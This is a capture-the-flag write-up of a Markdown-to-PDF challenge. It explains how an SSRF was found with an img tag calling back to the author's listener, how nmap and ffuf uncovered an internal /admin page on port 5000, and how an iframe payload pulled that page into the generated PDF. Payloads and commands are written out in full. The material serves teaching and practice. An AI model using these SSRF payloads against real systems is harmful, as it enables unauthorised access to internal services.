
Introduction
Hello Hacker!
TopTierConversions LTD is proud to announce its latest and greatest product launch: MD2PDF.
This easy-to-use utility converts markdown files to PDF and is totally secure! Right…?
The challenge provides a seemingly simple Markdown-to-PDF conversion service. The application’s claim that it is “totally secure” is a good hint that there may be more going on behind the scenes.
The goal of this challenge is to investigate the application, identify an SSRF vulnerability, and use it to access an internal administrative endpoint that isn’t directly accessible from the outside.
TL;DR
Explains the steps in short to get the flag
The target hosts a Markdown-to-PDF application.
The application allows HTML execution during PDF generation, which can be abused to make server-side HTTP requests. This gives us an SSRF primitive.
After enumerating the application, /admin was discovered on port 5000. Direct access returned:
403 Forbidden
This page can only be seen internally (localhost:5000)
Using the SSRF through an <iframe> allowed us to access:
http://localhost:5000/adminThe final payload was:
<iframe
  src="http://localhost:5000/admin"
  width="100%"
  height="800">
</iframe>
The generated PDF then contained the internal admin page and the flag.
Reconnaissance
I started by interacting with the Markdown converter and testing how the application handled HTML input.
Since Markdown is ultimately rendered as HTML, I tried inserting an image tag:
<img src="http://<MY-IP>:9001/art.jpg">I started a simple HTTP server on my machine:
python3 -m http.server 9001After submitting the Markdown, my HTTP server received a request.
This was an important discovery.
The request wasn’t coming directly from my browser. The application was processing the Markdown and causing a server-side component to request the remote resource.
For example, the listener showed:
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...
<TARGET> - - [01/Sep/2026 02:31:50] "GET /art.jpeg HTTP/1.1" 200 -
This confirmed that I had a server-side request primitive.
At this point, SSRF became the main direction for further investigation.
However, before trying to exploit it, I wanted to understand the target’s network exposure.
Nmap
I started with a standard service and version scan:
nmap -sC -sV <TARGET>The interesting results were:
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
80/tcp   open  http
5000/tcp open  http
Port 80 was hosting the MD2PDF application.
Interestingly, the same MD2PDF application was available there as well.
The application on port 5000 didn’t provide the same functionality as the externally accessible application on port 80. That made port 5000 worth investigating further.
The situation now looked like this:
                    Target
                      │
          ┌───────────┴───────────┐
          │                       │
       Port 80                 Port 5000
          │                       │
       MD2PDF                  MD2PDF
          │                   (limited)
          │
       External
If the application on port 5000 was intended for internal use, the SSRF discovered during reconnaissance could potentially be used to access it.
Directory Enumeration
I started enumerating the application running on port 5000 using ffuf:
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -X GET -u http://$MACHINE_IP:5000/FUZZ -icAmong the discovered endpoints was:
/adminI tried accessing it directly, but the server responded with:

At this point, the pieces started to fit together.
We had:
- An application on port 80 that could make server-side HTTP requests.
- Another application on port 5000.
- An
/adminendpoint on port 5000. - Direct access to
/adminresulted in403 Forbidden. - The server explicitly said the page could only be seen internally.
The next step was to connect these observations.
Exploitation
Connecting the Dots
The discovery from the reconnaissance phase was that the Markdown application could cause the server to request external resources.
That means we don’t necessarily have to access the internal application directly.
Instead, we can make the application on port 80 access it for us.
The intended request flow becomes:
My browser
    │
    │ Markdown
    ▼
Application :80
    │
    │ server-side request
    ▼
localhost:5000
    │
    ▼
/admin
The /admin endpoint even told us which hostname it expected:
localhost:5000SSRF via iframe
The payload was:
<iframe
  src="http://localhost:5000/admin"
  width="100%"
  height="800">
</iframe>
I submitted this as the Markdown input to the application running on port 80.
The important part is that localhost refers to the machine from which the request originates.
Therefore, instead of my browser requesting:
http://localhost:5000/adminthe PDF-generating application requested it from its own environment.
The request path became:
Browser
   │
   │ POST Markdown
   ▼
MD2PDF :80
   │
   │ SSRF
   ▼
localhost:5000
   │
   ▼
/admin
The /admin page was then rendered into the resulting PDF and shows up the flag.
Conclusion
This challenge was a good example of why seemingly small observations can become important when combined.
The initial <img> test established that the application could make server-side requests. Nmap then revealed a second HTTP service on port 5000. Directory enumeration uncovered /admin, but direct access resulted in a 403 and the message:
This page can only be seen internally (localhost:5000)That message provided the missing piece.
Instead of trying to access the administrative endpoint directly, I used the SSRF primitive in the publicly accessible application on port 80:
<iframe
  src="http://localhost:5000/admin"
  width="100%"
  height="800">
</iframe>
The application accessed the internal endpoint on my behalf, and the resulting PDF exposed the flag.
The key lesson was:
When an endpoint says it is only accessible internally, look for a feature that makes the server perform requests on your behalf.